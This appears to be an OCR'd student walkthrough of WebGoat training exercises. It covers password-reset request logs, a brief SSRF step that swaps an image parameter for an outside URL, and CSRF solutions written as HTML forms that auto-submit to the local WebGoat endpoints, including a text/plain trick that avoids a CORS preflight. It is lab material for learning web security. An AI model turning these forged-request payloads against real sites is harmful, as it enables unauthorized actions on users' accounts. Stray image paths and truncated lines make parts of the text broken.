
2023-11-05T18:03:41.355699362Z | /PasswordReset/reset/reset-password/d00e1362-eed8-44f7-83e5-7b782e8f4433


2023-11-05T18:03:47.560177494Z | /PasswordReset/reset/reset-password/d00e1362-eed8-44f7-83e5-7b782e8f432

2023-11-05T18:04:48.346428933Z | /PasswordReset/reset/reset-password/73e2fd3c-cfd3-4ee0-9448-b3c1fc111ada


Terminal


```
{
  "timestamp" : "2023-11-05T18:04:48.346428933Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/PasswordReset/reset/reset-password/73e2fd3c-cfd3-4ee
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/17.0.6" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 404,
    "headers" : {
      "X-Frame-Options" : [ "DENY" ],
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],
      "X-Content-Type-Options" : [ "nosniff" ],
      "Vary" : [ "Origin", "Access-Control-Request-Method", "Access-Control-Request-Hea
      "Expires" : [ "0" ],
      "Pragma" : [ "no-cache" ],
      "X-XSS-Protection" : [ "1; mode=block" ]
    }
  },
  "timeTaken" : 11
}
```




Secure Passwords->Assignment is trivial. Only add a strong password that will take long to guess.




Assignment 10)
Request Forgeries
SSRF

Part 2)Change the value of the img to jerry.png

Part 3)Similarly change the value to http://ifconfig.pro






The tick on the SSRF in the tab on the side shows I completed SSRF.

CSRF

Two inputs are hidden that are given. These inputs are observable from the request params when submit button is clicked.
All CSRF assignments has to be solved by writing a HTML file that has a button


```
<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/basic-get-flag" method="POST">
<input name="csrf" value="false" type="hidden">
<input name="submit" type="hidden" value="submit-Query">
<input type="submit" value="Submit">
</form>
</body>
</html>
```



Part 2) We follow the same steps exactly, in this case we include the validataReq as a hidden input.

```
<html>
<body>
<form action="http://localhost:8080/WebGoat/csrf/review" method="POST">
<input name="reviewText" value="Terrible" type="hidden">
<input name="stars" type="hidden" value="2">
<input name="validateReq" type="hidden" value="ffefjjdjis64374hrd8nd">
<input type="submit" value="Submit">
```

</form>
</body>
</html>



Part 7) This part is slightly different. We need to post JSON data to the endpoint but with CORS enabled application/json uses preflight. So we need a way to send this data without using application.json. We could mask the json data as plaintext.

<html>

<body>
<form action=http://localhost:8080/WebGoat/csrf/feedback/message method=post enctype="text/plain" >
<input name= ' {"name": "WebGoat", "email": "webgoat@webgoat.org", "content": "WebGoat is the best!!" ' value='test"}' type='hidden'>
<input type='submit' value='Submit'>
</form>
</body>
</html>